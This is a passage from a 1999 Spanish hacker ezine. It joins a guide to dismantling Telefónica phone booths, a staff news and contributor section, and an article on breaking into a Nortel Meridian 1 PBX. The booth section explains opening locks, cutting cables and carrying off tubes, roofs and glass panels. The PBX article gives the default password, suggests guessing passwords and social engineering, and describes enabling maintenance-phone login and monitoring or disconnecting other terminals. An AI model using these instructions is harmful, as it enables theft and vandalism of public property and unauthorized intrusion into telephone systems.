del gas que la he perdido/se me ha roto ?

Tendero : De que tipo ?

H : De las de las de triangulo.

T : Aqui tiene una.


H : Adios gracias.

Y ya esta, ahora puedes abrir todas las cabinas.
En los modelos que no tienen la publicidad horizontal nueva la cerradura
esta abajo a la derecha. Para abrir metes la llave hasta el fondo y giras.
En las grandes nuevas es algo mas complicado, necesitas dos llaves.
Y corres el peligro de que este jodidas las cerraduras y no se abran.
Pero con practica puedes conseguir dos tubos fluorescentes de mas de metro
y medio. Que estan dentro de los paneles laterales altos.

Tipo B

El tipo B (modelo H) a ojos del no iniciado puede parecer imponente, algo
robusto y resistente, no te preocupes solo unos pocos nacimos expertos.
No sufras es todavia mas cutre y pachanguera que el modelo anterior.
Siguiendo un proceso similar al anterior un examen preliminar volvimos
a considerar 3 partes: el tejadillo, el cuerpo de la cabina y la cabina
en si. Despues de un examen mas concienzudo se llego que a la conclusion
de que el tejadillo es horriblemente hortera, estaria mejor si colocaran
un esfinge al lado haciendo juego, vamos a por el. ;)

En nuestra pura inocencia probamos a empujar el tejadin para tratar de
averiguar que clase de soportes los unian al cuerpo porque nos los veiamos,
maravilla maravillosa salio solo, no esta sujeto con nada. Lo unico que
evita que puedas recrear la corte de Ramses en tu casa son los cables de
la cabina que suben por esa especie de tuberias que forman el cuerpo nada
que un poco de planificacion por vuestra parte no pueda solucionar.
Que os parece guardaros cualquier tipo de alicate y cortar ? Si, lo has
adivinado. Ya tienes una piramide para tu cuarto! Ahora los sin techo pueden
escoger en dos colores, gris metalizado o verde timofonica! :)



```
 U   U       U   U
 U   U       U   U
 U   U       U   U
 U           U
```

Bueno, ya seguiremos con esta en otro momento, que los cristales parecen apetitosos no ? Calma. En el futuro os contaremos como haceros una mesa de salon con cristal de seguridad de Cabitel.

Bricolage 6

Vamos que no sabes que hacer con lo que te acaba de regalar Telefonica ? Pues te damos algunas ideas. Con los cristales que crecen en la cabinas tipo A puedes hacerte :

- Una mesa
- Un cabecero de cama
- Un biombo
- Una estanteria

Mesa :

Para hacer esta necesita solo una pieza de cristal, un lateral me refiero.\ Un bote de pintura en espray (1/2 Litro 400pts +/-) de el color que quieras. Yo personalemte recomiendo negro para resultados optimos. Necesitaras algun tipo de patas, esas la puedes hacer o bien con botes de cocacola usados y cola fuerte. Comprarlos en Ikea, ya las venden hechas unas 3K las cuatro. O bien puedes usar cajas minitorre como patas. Pintas la parte que tiene el lado serigrafiado a la arena, el aspero, y te queda una peazo de mesa. Por cuatro duros, Quien dijo que los muebles son caros ? Se puede hacer una variable de esta mesa con dos cristales.

```
  ------------------------------------- cristal superior sin pintar.
   U                                   U
   U                                   U
  ------------------------------------- cristal inferior pintado por debajo
   U                                   U
```

Esta es la tipica mesa de periodicos, con el mejor efecto. Buen acabado y muy facil de limpiar.

Cabecera de Cama :

Esto es mas de buscarse la vida, simplemente el tama~o es el ideal y con un par de tablas te lo haces, como cada cama es distinta pues tendreis que echarle imaginacion. Pero os garantizo que funciona y queda muy bien. Para este no pongo planos a lo mejor en el proximo articulo.


Biombo :

Este es el clasico, dificil de hacer pero queda muy vistoso. Necesitaras hacerte con maderas con un surco de 1 1/2cm, necesitaras dos laterales largos por cristal y tres bisagras (2 ~ 3 cm alto) y lo mas importante la base que tiene que ser lo que va soportar todo el peso. Esto lo que yo personalmente recomiendo es hacerse con cualquier catalago de muebles

de cualquier tipo (el mejor IKEA) y mirar como estan hechos los biombos. Dado que esta es una publicacion relacionada con el Hack y no con el bricolaje. La idea es facil.

Estanteria :

Esta es la mas facil de todas, necesitas un bote de 1/2 Litro de pintura en espray, tipo plastica Titanlux por ejemplo. Los botes vienen en dos tama~os, 200cc y 450cc y dado el tama~o de los cristales de T es necesario el de casi medio litro. El precio es ridiculo. No llegan a las 600pts si te quieren cobrar mas ya sabes donde les puedes decir que se metan el bote. Luego necesitas dos o mejor tres regletas de las de sujeccion que sean suficientemente grandes para cubrir por lo menos el 70% de la superficie del cristal. Mas que otra cosa para que cuando estes leyendo el numero 21 de SET no se te desmonte la estanteria y se te caiga en la cabeza mientras estas leyendo. Asegurala bien, nada como un buen agujero hecho con un taladro.



Para finalizar pinta por el lado que tiene la serigrafia a la arena con el logo de T de el color que quieras. Yo personalmente recomiendo negro. Se debe de pintar en una habitancion suficientemente aireada. Y dejarlo que se seque una hora como minimo. Hay que pintar por el lado que el logo de T esta aspero.

EOF

```
-[ 0x07 ]-----------------------------------------------------------------
-[ PROYECTOS, PETICIONES, AVISOS ]-----------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-20-
```

}}} Colaboraciones

Pues que se puede decir nuevo despues de tanto tiempo. Que SET es de todos y para todos, y por eso, lo mas importante son vustras colaboraciones

Algunas ideas propuestas son:

- Sistemas de aire acondicionado para Pestium III (nitrogeno liquido)
- Timos para torpes
- Modulaciones espontaneas
- ...

Y desde luego, podeis proponernos aquellos temas que os gustaria que tratasemos. Trataremos de corresponderos en la medida de lo posible. Mientras tanto, anunciaremos aquellos temas propuestos de forma que cualquier lector interesado en escribir algo tenga un lugar donde obtener ideas.
Por el momento, las ideas propuestas son:

- Ensamblador x86 (Algo se vio en numeros anteriores pero ahi queda)

Una recomendacion... Los articulos que escribais procuradlos realizar siguiendo un peque~o formato, como el que os indicamos:

- 80 columnas (no mas, please, que es un asco andar maquetando)
- Usar solo el juego de los 127 primeros ASCII.
  Esto es muy importante para la version en texto puro, pues garantiza que se vera igual desde cualquier sistema operativo, con cualquier editor o visor y con cualquier fuente proporcional (por los esquemas) Personalmente me encantaria poder incluir tildes y e~es, pero un articulo asi escrito si no se visualiza con el programa adecuado parece chino.

  En breve: Si se ve bien con el Edit del DOS no es necesariamente *compatible SET*, pero si que esta muy cerca. Preguntadselo a los linuxeros.

  Y por favor recordad, las faltas de ortografia bajan nota.
  : -D

Otras formas de colaborar pueden ser la realizacion de graficos para la web, la creacion, modificacion y mejora de programas o simplemente la composicion de un tema musical para SET.

No olvideis enviarnos aquellas fotografias curiosas o cachondas que tengais por ahi, y os gustaria ver en nuestra web. Ojo! He dicho cachondas, no porno ni cosas similares. Para que os hagais a una idea, daros una vuelta por la seccion de imagenes de la web.

Que tal, por ejemplo, una coleccion de fotos de cabinas de Espa~a. No son todas iguales, os lo aseguro. Ademas, acompa~ando a nuestro curso de bricolaje de cabinas vereis como en la web se dedica una seccion a las fotos de cabinas de todas Espa~a.

Todo aquello que envieis y que sea interesante lo encontrareis en breve en:

http://set.net.eu.org
http://www.imedia.es/set

O en nuestro mirror oficial:

http://www.vanhackez.com

<<< <<< <<< <<< <<< IMPORTANTE >>> >>> >>> >>> >>> >>>
Si quieres levantar un mirror oficial de SET, ponte en contacto con nuestro Web Slave, GreeN LegenD, o con su amigote +NetBul. Ellos te daran la informacion necesaria.
<<< <<< <<< <<< <<< IMPORTANTE >>> >>> >>> >>> >>> >>>

Pues ya sabeis, vuestros articulos, programas, sugerencias, comentarios y donativos los podeis dirigir a:

set-fw@bigfoot.com

Y no os olvideis de colaborar con las diversas secciones de la ezine.

Muy recomendable que useis la clave PGP de SET que se incluye en la ultima seccion de la ezine. Y si aun no teneis el PGP, pues a que esperais? Lo podeis conseguir para los distintos sistemas operativos en:

http://www.pgpi.com

No es dificil de manejar y ademas, es GRATUITO.

}}} Colaboradores

En este numero contamos con una nueva incorporacion al equipo de SET. Estoy hablando de Krip7ik, alguien de quien seguro podreis ver colaboraciones interesantes muy pronto.

Otra novedad a partir de ya es la creacion de una lista para los colaboradores habituales que no quieren estar implicados dentro del grupo. La idea se basa en que aquellos que deseeis colaborar con SET podais tener un contacto mas directo con nosotros, y ademas, poder intercambiar ideas y conocimientos.

Por el momento esta lista sera cerrada y administrada por gente del staff. Y estara operativa a partir de ya. Lo que pasa que como es de entender, estamos todos de vacaciones y nos apetece tomarnos unos dias. Asi que hasta dentro de unas semanas esta lista no empezara a funcionar. La mejor forma de estar

al loro es estar subscrito a la lista de anuncios de la revista, o daros
algun paseo que otro por la web de vez en cuando.

}}} SET DISTRIBUTED TEAM

Equipos Distribuidos.

Vamos a dar un repaso a la situacion de los proyectos distribuidos en los que
SET esta participando, pero antes que nada queremos dar las gracias a todos
los que estan participando con nosotros en estos proyectos. Muschas grasias :)

-- SETI@home --

El ya famoso proyecto destinado a la busqueda de inteligencia extraterrestre
desde casa va a mas dia tras dia. El numero de participantes en el dia de hoy
(19/07/1999) asciende a 858.978 ("solo" faltan 150.000 para el millon, se
admiten apuestas..) lo que significa que ahora mismo el SETI@home es el
ordenador mas potente del planeta y eso en tan solo 2 meses escasos desde que
empezara a funcionar de forma oficial. Desde entonces se han recibido
8.142.704 bloques (data units) procesados en los que se han invertido
269.903.827 horas (mas de 30.810 anyos). La media de tiempo por paquete esta
en 33 horas 8 minutos. Hasta el momento se han registrado unos 14.000 equipos
(el nuestro fue de los primeros, el 270 exactamente).

En cuanto al equipo de SET, el [SET+I] Team, la clasificacion actual esta asi:

[SET+I] Team
 Description   SET ezine SETI@home Team
 Members   12
 results received 152
 total CPU time   2775 hr 45 min 01.0 sec

Top Members:

	Name	Results received	Total CPU time	Average CPU time per work unit
1)	SiuL+Hacky	116	1550 hr 36 min	13 hr 22 min
2)	PowR	12	227 hr 37 min	18 hr 58 min
3)	+NetBuL	9	488 hr 13 min	54 hr 14 min
4)	Paseante	4	51 hr 49 min 11.9	12 hr 57 min
5)	GreeNLegenD@SET	2	222 hr 20 min	111 hr 10 min
6)	kuroshivo	2	61 hr 34 min 57.3	30 hr 47 min
7)	AtilA	2	41 hr 28 min 11.9	20 hr 44 min
8)	Falken	1	51 hr 24 min 07.6	51 hr 24 min
9)	LaMaF	1	69 hr 46 min 34.9	69 hr 46 min
10)	Debyss	1	203 hr 40 min	203 hr 40 min
11)	Ronin	1	43 hr 24 min 51.2	43 hr 24 min
12)	|N|F|D|T|	1	171 hr 09 min	171 hr 09 min

Por ultimo os recuerdo que ya han salido nuevas versiones del cliente que
solucionan los bugs de las primeras versiones (Win&Mac v1.06, Unixes v1.1,
1.2 y 1.3).

-- RC5-64 --

El que fuera, hasta hace dos meses, el ordenador mas potente del planeta (aun
se anuncia asi en sus paginas :D) sigue con buen pie. Esta claro que el numero
de participantes no crece al ritmo que lo hace el SETI@home pero de momento se
han alcanzado ya los 188.845 participantes (19/julio/1999), de los cuales
36.585 enviaron bloques procesados el dia anterior. En los 634 dias de
funcionamiento se ha cubierto el 10,459% del espacio total y si la estadistica
no falla aun tenemos para rato :)

La clasificacion interna de nuestro equipo esta asi en estos momentos:

RC5-64 / SET ezine RC5-64 Team Members Overall 1 - 33

Total Members: 33

Rank	Participant	First	Last	Total	%
1	madfran@bigfoot.com	30-Nov-1998	28-Jul-1999	69,108	22.92
2	paseante@thepentagon.com	29-Nov-1998	27-Jul-1999	45,235	15.00
3	falken@linuxeros.org	25-Nov-1998	28-Jul-1999	29,118	9.66
4	issm@cryogen.com	5-Dec-1998	19-Jun-1999	19,974	6.62
5	dcbas@mx2.redestb.es	1-May-1999	28-Jul-1999	14,924	4.95
6	huid0@hotPOP.com	12-Mar-1999	28-Jul-1999	13,006	4.31
7	Chessy_@hotmail.com	9-Dec-1998	23-Jul-1999	12,865	4.27
8	csrca@csrca.es	16-Mar-1999	28-Jul-1999	12,711	4.22
9	netbul@phreaker.net	18-Nov-1998	28-Jul-1999	12,226	4.05
10	mom@tinet.fut.es	3-Jun-1999	28-Jul-1999	10,781	3.58
11	polvoron@flashmail.com	25-May-1999	27-Jul-1999	9,871	3.27
12	deepmang@hotmail.com	12-Feb-1999	22-Jul-1999	7,326	2.43
13	security@interec.com	9-Feb-1999	9-Apr-1999	6,382	2.12
14	Lambert.Torres@ati.es	6-May-1999	28-Jul-1999	5,400	1.79
15	pmateo@redestb.es	23-Dec-1998	9-Apr-1999	4,881	1.62
16	jramon97@mx2.redestb.es	19-Dec-1998	27-Jul-1999	4,176	1.38
17	jcamposm@meditex.es	22-Nov-1998	21-Jun-1999	3,704	1.23
18	max_headroom@bigfoot.com	3-Apr-1999	22-May-1999	3,525	1.17
19	jobak@HotPOP.com	1-Jan-1999	7-Feb-1999	3,477	1.15
20	epsrc5@bonbon.net	5-Feb-1999	28-Jun-1999	2,724	0.90
21	cquesada@bancozaragozano.es	14-May-1999	21-May-1999	2,420	0.80
22	yandros2@geocities.com	11-Mar-1999	28-Jul-1999	2,411	0.80
23	habivi@axis.org	23-Feb-1999	2-Jul-1999	1,510	0.50
24	elale@adinet.com.uy	2-May-1999	31-May-1999	1,103	0.37
25	theBlueScript@hotmail.com	30-Apr-1999	1-Jul-1999	766	0.25
26	frisco@webmastersmix.com	7-Mar-1999	11-Jul-1999	514	0.17
27	biobroza@fcmail.com	4-Nov-1998	17-Jan-1999	440	0.15
28	escoem@beer.com	21-Dec-1998	25-Jul-1999	265	0.09
29	debyss@phreaker.net	29-May-1999	17-Jul-1999	241	0.08
30	storm01.geo@yahoo.com	23-Jul-1999	28-Jul-1999	218	0.07
31	RONNIN@teleline.es	7-Jun-1999	9-Jun-1999	164	0.05

```
32   tecdata@hotmail.com        23-Apr-1999  2-Jun-1999      78  0.03
33   s.cobelo@cgac.es           15-Dec-1998 15-Dec-1998       9  0.00
```

La clasificacion de la liga entre ezines hpvc hispanos esta asi, a fecha 28 de julio de 1999:

```
    Pos. Nombre                 Desde         Dias Miembros  Bloques
1)  1562 J.J.F. / HACKERS TEAM  01-Oct-1998   302  42        448,820
2)  2053 SET ezine RC5-64 Team  04-Nov-1998   268  33        301,553
3)  2831 Proyecto R RC5 Team    15-Dec-1998   227   5        168,222
4)  3514 NetSearch RC5-64 Team  29-Dec-1998   213  15        103,447
5)  3701 Hven                   15-Dec-1998   227  20         90,074
```

Si la liga fuese un equipo, esta seria nuestra clasificacion en el ranking del RC5-64:

```
    Pos. Nombre                 Desde         Dias Miembros  Bloques                                                    -------
     750 Liga ezines hispanos   01-Oct-1998   302  115      1112,116
```

Como veis reunimos ya mas de 1 millon de bloques entre todos, no esta nada mal... En la pagina de los equipos encontrareis la grafica actualizada con la posicion de cada equipo y la posicion de la liga dentro del ranking global de equipos:

http://www.imedia.es/set/rc5-64/

En las paginas oficiales de cada uno de los proyectos podeis encontrar las nuevas versiones de los programas cliente, FAQs, noticias, estadisticas, etc:

```
SETI@home   http://setiathome.ssl.berkeley.edu
RC5-64      http://www.distributed.net
```

Insisto en nuestra pagina de equipos distribuidos donde encontrareis ayuda y las ultimas noticias sobre los equipos, proyectos, la liga RC5 de ezines, enlaces, estadisticas, etc. Tambien desde alli podreis uniros a nuestros equipos si aun no lo habeis hecho... :)

http://www.imedia.es/set/rc5-64/

En estas paginas se encuentra practicamente toda la ayuda necesaria, pero si a pesar de todo teneis algun problema que se resiste podeis escribir al "email de la esperanza" :)

netbul@altern.org
netbul@phreaker.net

}}} SET LIST

Hemos recibido muchos mails pidiendo que creemos una lista del estilo de la que mantiene la gente de RareGaZz. Bueno, la idea ya se nos paso por la cabeza hace mucho tiempo, y se llevaron a cabo algunos intentos.

En vista de los resultados (lo facilmente que se desviaba un tema), decidimos finalmente crear una lista en la que solo nosotros podemos escribir, para realizar anuncios de eventos importantes, como la publicacion de cada numero de SET, o la modificacion de la web. Hasta incluso se ha planteado la posibilidad de enviar boletines quincenales a la lista.

Claro, tambien propusimos abrir la lista, de forma que toda persona que estuviese subscrita pudiese escribir libremente. Para eso ya hemos pedido en varias ocasiones la votacion de vosotros, los lectores, y de todas las personas que ya estan en la lista. El resultado? Pues tan solo dos personas pedian que la lista se abriese, mientras que el resto no han realizado ninguna opinion.

Veamos, eso nos da que de un total de mas de 200 personas, tan solo 2 aparentemente quieren una lista abierta... Que hacer? Creamos una lista abierta aparte? Para eso se necesitaria un moderador, o se descontrolaria todo. Alguien se ofrece?

Para el resto de vosotros que simplemente quereis estar en la lista de SET para estar al tanto de las novedades, solo teneis que enviar un mensaje vacio a:

set-subscribe@egroups.com

[Para darse de baja un mensaje vacio a
  set-unsubscribe@egroups.com

  Pero, quien quiere darse de baja? ;>]

Tambien podreis hacerlo desde el formulario que se incluye en nuestra web.

}}} SET WEB TEAM

Como buen grupo preparado para la vida moderna, nuestro equipo web sigue dando guerra, actualizando periodicamente la web y mejorandola en la medida de lo posible.

Es comprensible que con las nuevas tareas que se le vienen ahora encima al pobre GreeN LegenD llevar la web le vaya a traer mas de cabeza. Asi que ahora si que necesitamos de vustras colaboraciones. Escribid al buzon habitual, y contadnos que podeis hacer para ayudarnos con la web.

Por cierto, necesitamos de gente informada que quiera participar en nuestra web de noticias, para que este lo mas actualizada posible y sea de las mas completas que se puedan encontrar en Internet.

}}} Trivial Hackers Edition

}}} Agradecimientos

Bien, vamos alla.

Para empezar, un agradecimiento muy especial a Vanhackez. Primero por ubicar en su web (http://www.vanhackez.com) nuestro primer mirror oficial, y que no sea el unico.

Segundo, por permitirnos realizar un analisis de su primer CD recopilatorio, que podeis comprar a traves de su web, y del que encontrais un breve articulo en este numero de SET.

Seguimos con la gente de la NcN, por trato hacia anuestro enviado especial al evento, Hendrix. Para SET 21 contaremos con un reportaje sobre lo que alli acontecio.

A todos los que han colaborado en la realizacion de este numero de una forma u otra.

}}} Los enlaces a SET

Pues esta vez en vez de dar una lista enorme de direcciones que nos apuntan, os dejamos con un truco para que seais capaces de buscar aquellos sitios que mantienen un enlace a nuestra pagina y se encuentran en Altavista.

Para ello solo teneis que indicar como parametros de busqueda:

link:set.net.eu.org

Et voila. Ya tendreis una lista bastante completa de sitios que enlazan a SET.

Si quereis aparecer en esta lista, y que aparezca en la revista, tan solo escribidnos dandonos vuestra direccion. Y por cierto, que el enlace que pongais sea a:

http://set.net.eu.org o
http://www.thepentagon.com/paseante

}}} En el quiosco virtual

Pues mientras esperabais la aparicion de SET 20 han aparecido en los quioscos las siguientes ezines:

--> Inet #3

Nuevo numero de esta ezine de origen colombiano en el que entre otras cosas podremos leer un articulo sobre el protocolo IPv6 y sobre el protocolo de seguridad SSH.

Como novedad, estrenan direccion. Eso si, su viejo redireccionador sigue funcionando a las mil maravillas.

Para conseguir esta revista y estar informados de las actividades de este grupo, aqui van estas dos direcciones:

http://www.warpedreality.com/inet
http://intrusos.cjb.net (redireccionador)

--> Daemon’s Paradise #1

Nueva publicacion electronica orientada a gente nueva en este mundillo. Ni que decir tiene que es recomendable para todos aquellos que considerais el nivel de SET elevado, y que cuenta ademas con nuestro apoyo.

La podeis conseguir en:

http://daemonsp.cjb.net/

--> Nueva Webzine

IMHO, no estoy muy de acuerdo con las webzines. Pero hay estan, y en ocasiones se encuentra informacion interesante. Solo deciros que podeis encontrarla en:

http://urt.decay.org

Faltan, como habreis notado, nuevos numeros de Phrack, JJF, y RareGaZz. Pero es que aun no han salido... Asi que no os quejeis de nuestra periodicidad.

Como comentario final, la aparicion en los quioscos de prensa en papel del primer numero de Linux Journal en castellano. Interesante, pero convendria cuidar mejor las traducciones, que hay algunas faltas de expresion impresionantes.

}}} AVISO MUY IMPORTANTE

SE BUSCA.

Si alguien ha visto o ha tenido trato recientemente con Mr.Sandman, que por favor se ponga en contacto URGENTEMENTE con la gente del staff de SET.

Sandman, si lees esto, ESCRIBENOS.

}}} Direccion postal de SET

Si en el numero 19 estrenabamos ISSN, ahora es nuestra direccion postal.

Asi que ya lo sabeis, si quereis enviarnos algun regalito, podeis hacerlo a la siguiente direccion:

SET - Saqueadores Edicion Tecnica
Ap. Correos 2051

33080 - Oviedo

Si teneis algun programa que querais que analicemos, una pieza de hardware, o simplemente quereis hacer un donativo, ya teneis un sitio mas donde enviarlo.

Que sorpresa nos guardaremos para SET 21?

}}} SET 21

Pues esto ya se vera para cuando. Quizas para despues de la UnderCON, quizas durante la misma. No lo se. Lo que si tengo seguro es que sera antes de que finalice el a~o.

Pero para que salga antes, teneis que enviar vuestras colaboraciones. Eso por descontado.

Asi que no desaprovecheis el tiempo libre y poneos a darle a la tecla mientras nosotros tomamos el sol por vosotros ;-)
EOF

```
-[ 0x08 ]-----------------------------------------------------------------
-[ PBX ]------------------------------------------------------------------
-[ by Paseante ]-----------------------------------------------------SET-20-
```

En el pasado numero habia un articulo en la seccion Bazar sobre las PBX escrito por Hendrix, en el se explicaban con claridad algunas de las funciones y caracteristicas de estas centralitas pero incluia tambien un lamento (llamada?) sobre la nula documentacion existente sobre el tema. Este articulo pretende ser una respuesta y una afirmacion, una respuesta a su peticion de mas informacion y una afirmacion de que las PBX no solo se hackean en America. ;-). Boina hackers are here to stay!. Boina rules!!.

Vaya por delante que entre los indocumentados mas incompetentes para escribir algo sobre PBX y Telefonia yo ocupo un lugar prominente, casi todo el mundo sabe bastante mas que yo y los demas saben lo mismo, sin embargo lo cierto es que Hendrix tenia razon y la informacion brilla por su ausencia, intentare paliar esta situacion en la medida en que mis limitadas capacidades lo permitan.

```
--Primero-- Leete, si no lo hiciste, el articulo de Hendrix "PBX"
            aparecido en SET 19 (Seccion Bazar -0x04-)
--Segundo-- Date cuenta de que como dice Hendrix las PBX no dejan
            de ser mas que ordenadores (con CPUs, discos duros, RAM,
            tarjetas de expansion...)
--Tercero-- Comprende que las PBX usan soft propietario y radicalmente
            incompatible.
--Cuarto--- Acepta que una PBX puede ser extremadamente dificil de
            comprender y configurar. Hablamos de sistemas con centenares
            de programas independientes, interfaces primitivas, decenas de
            miles de opciones y una inmensa cantidad de paquetes extras.
            Por que te piensas que contratan ingenieros en telecos?. :-DD
--Quinto--- Este es bueno.
```

Esta informacion ha sido posible gracias al trabajo de:

SET I+D

Improvisacion mas Desconcierto.

Ahora si realmente te interesa puedes echar una mirada a uno de estos "monstruos", aprenderas aunque sea de manera superficial como se usa o abusa de una de estas centralitas, como loguearte, como cambiar opciones... Puesto que cada centralita es un mundo lo que aqui se explique no sera una guia absoluta (salvo para el modelo que tratamos) pero nos pondra en el buen camino y mas vale algo que nada.

Intentare ir mezclando durante el texto partes practicas con las indispensables nociones de teoria y funcionamiento de una centralita.
Mas que nada para que no se me haga tan aburrido.
Y ahora, por donde empezamos?.
En el articulo de Hendrix se mencionaban diferentes tipos de centralitas [pequeñas, medianas, grandes] y diferentes modelos [AT&T, Ericsson, Nortel]. Siendo este un articulo introductorio podemos optar por uno de los sencillos modelos pequeños o por la de AT&T que funciona con Unix.

Pero ya deberias conocernos, pasamos de todo y nos vamos a una grande y complicada. :-D

El ejemplo escogido es una Nortel Meridian 1, una de las citadas en el

articulo anterior y que cuesta un riñon y parte del otro.
A partir de ahora nos referiremos a ella como Meridian, NM 1, bicho, la PBX ...

Mencionaba Hendrix que muchas de ellas estan conectadas a un modem que permite la configuracion remota, es completamente cierto y logico y se debe precisamente a la poquisima gente capacitada para entender uno de estos bichos. De manera que los ingenieros no se desplazan sino que arreglan o reconfiguran la central del cliente via modem atendiendo desde su sede central a clientes de todo el pais.
Las claves de acceso por otro lado son un 'prodigio' de imaginacion...claro quien va a estar interesado en hackear una PBX?.....
Este es otro punto importante, la seguridad de una PBX no suele ser muy alta debido a la poca importancia que se le da, a la falta de preparacion del personal tecnico que se hace cargo de ella habitualmente y a la creencia no del todo infundada en que la propia complejidad de la PBX y la nula informacion sobre ella constituyen su mejor defensa.
No se debe a que las PBX en si sean inseguras ya que como veremos la NM 1 incorpora de serie bastantes utilidades de seguridad pero lo comentado anteriormente las hace susceptibles a una mezcla de wardialing e ingenieria social.

Sesion Practica: Mis primeros pasos con la NM 1
()

El primer paso es comunicarnos con la Meridian 1, basicamente nuestro terminal elegido debe cumplir alguna de las siguientes caracteristicas:

- Tener un interface RS-232
- Soportar el codigo ASCII
- Velocidades de 110 a 38400bps
- Emulacion de terminal VT 220

Como vemos no se requiere un equipo de ultima generacion y esto que por una parte es una ventaja nos lleva de cabeza a un gran problema. La interfaz de una PBX es ***pesima***. Vamos a explicarlo, es adecuada para su finalidad pero no esta hecha para que la gente se entretenga curioseando por el sistema. Para que os hagais una idea en los modelos mas modernos de la Meridian 1 se ha introducido un avance que consiste en el llamado "LineMode". Que es?. Pues como el edlin pero en malo (si ello es posible).
Asi que preparaos para hackear una PBX con la unica ayuda de un edlin de segunda.

Por lo comentado hasta ahora tenemos un proceso de login factible desde:

A- Terminal local
     Que se conecta a un puerto SDI de la Meridian
     [Estos puertos deben haber sido configurados por el admin]
B- Terminal remoto
     Que se conecta via modem

Esta todo?. No, ni mucho menos. Estamos hablando de centralitas telefonicas, no es logico pensar que uno pueda loguearse **por telefono**?. Si, tal cual. Podemos loguearnos y reconfigurar la PBX por telefono, con algunas limitaciones eso si. Por tanto:

C- Telefono
     A ser posible un modelo pensado para trabajar con ese tipo de PBX ya que incorporan funciones y teclas especiales.

Trataremos primero los casos A y B por ser similares, en ambos nos
enfrentaremos evidentemente al tipico proceso de autenticacion.
Remarcar que la Meridian no tiene nombres de usuarios sino passwords
con niveles de acceso asociados, por defecto:

Password de nivel 1: Nivel basico de acceso al equipo y efectuar
tareas basicas de mantenimiento

Password de nivel 2: Nivel administrativo, se usa para cambiar las
contrase~as y alterar la configuracion almacenada.

Ahora puede darse alguno de los siguientes casos:

1) Alguien este ya dentro, habra que esperar a que se vaya.
Meridian lo indica con una linea como: OVL111 nn TTY // OVL111 nn SL-1
[A tu edad ya deberias saber lo que es una TTY]

2) Ya estas dentro y no te has enterado. Uh?.
Meridian te lo indica con OVL000> que significa -que haces ahora espabilao?-

3) Si no ha pasado nada de lo anterior el proceso es el siguiente
U=Usuario, M=Meridian

U LOGI
M PASS?

En cuanto a la password (por defecto es "00000"), si nos la han cambiado
un poquito de ingenieria social puede ayudar, aunque no sea un consuelo
os aseguro que no se rompen la cabeza al elegirla...claro, quien va a estar
interesado en hackear una PBX? (esto me suena haberlo leido antes).

U aversihaysuerte
[si no te las sabes pruebas a bollo.Una de cada 50.000 veces funcionara]

...Estamos dentro.

C) Acesso a traves de un telefono de mantenimiento.

En primer lugar esta opcion tiene que estar activada. Esto se hace por si te
interesa cargando un overlay (programa) y modificando una opcion. En rapido:
   LD 11
   -class of service= MTA
   (MTA significa precisamente maintenance telephone allowed)

Si no lo ha hecho el admin o viene por defecto te toca loguearte por metodo
A/B y hacer esas modificaciones para que el C funcione. Ya comienza a parecer
una clase de matematicas. :-)

Hemos dicho que hay cientos de programas disponibles en una Meridian 1, algunos
de ellos NO se pueden usar accediendo desde un telefono. No te doy la lista,
sera mas facil que lo descubras tu mismo.

Proceso de log desde el MTA:
[Mencione lo de telefonos especiales para una PBX, creo que si :->]

- Pulsa la tecla principal DN
- Pulsa SPRE+91

```
- ##
- Si no da tono de ocupado es todo tuyo, carga un programa tecleando
  53#xx## [xx representa un numero, no la opcion porno]
- Acaba el programa tecleando:****

Si lo de SPRE o tecla DN te suena raro no eres el unico, pero si tienes
un telefono especial mira a la derecha y veras un monton de teclas
"Directory Numbers". La de mas abajo es la principal.
El SPRE es un rollo patatero pero lo que te interesa es que su valor
por defecto es "1", asi que pulsarias "191".
{Tambien podrias apañartelo con el FFC que suele valer "30" pero eso ya
es muy 31it3 o como se escriba}

Como te podras imaginar una vez dentro existe una equivalencia entre las teclas
de telefono y el teclado, incluso podria dibujar una tablita pero no me apetece.
Vete probando pero para que veas lo bueno que soy aqui van unas pistas.

 - No hay equivalente de 'Q' o 'Z' en el teclado telefonico
 - Espacio se "escribe" con #
 - Intro equivale a ##

Ahora a currartelo como los valientes.


Definitivamente estamos dentro, ya sabemos como entrar de tres maneras
diferentes. Podemos entrar tres a la vez?.
Bueno pues si quieres que todo tu grupo de hackers "Nasty Finger in the Nose"
se conecte a la vez a la Meridian...se puede hacer.
Una de las mejoras introducidas por Nortel consiste en un paquete llamado
Multi-User Login que permite hacer log hasta a tres usuarios a un tiempo.
Pero estara instalado?. Chi lo sa.

Tenemos un prompt tal que:
xxx>

Que podemos hacer?. No os asusteis porque es como cualquier otro sistema.
Podemos:     Ejecutar comandos
             Ejecutar programas

Pasito a pasito:

LOGO: Nos desconecta del sistema
      [Desconexion automatica si el tiempo idle alcanza los 30min.]
WHO : Si tengo que explicar esto.........
SEND: Idem que arriba pero comento un par de opciones
        send xx - Envia un mensaje a la terminal xx
        send off - Anula el recibir mensajes
        send all - Lo envia a todo el mundo

Estos dos si has entrado como admin.

FORC: (xx) Desconecta a la terminal xx por narices.
MON : (xx) Monitoriza lo que hace la terminal xx
[Dicha terminal recibe un mensaje al comenzar la monitorizacion
 y otro cuando acaba]

Pero el poder y la fuerza del 'monstruo' reside en sus programas, es IMPOSIBLE
reseñarlos todos, incluso comentar todas las opciones de uno de ellos.
Los iremos viendo a salto de mata y limitados por supuesto a mis escasos
conocimientos del asunto.

Para cargar un programa:
```

LD (xx) : Donde xx indica -*como ya deberias saber*- un numero.

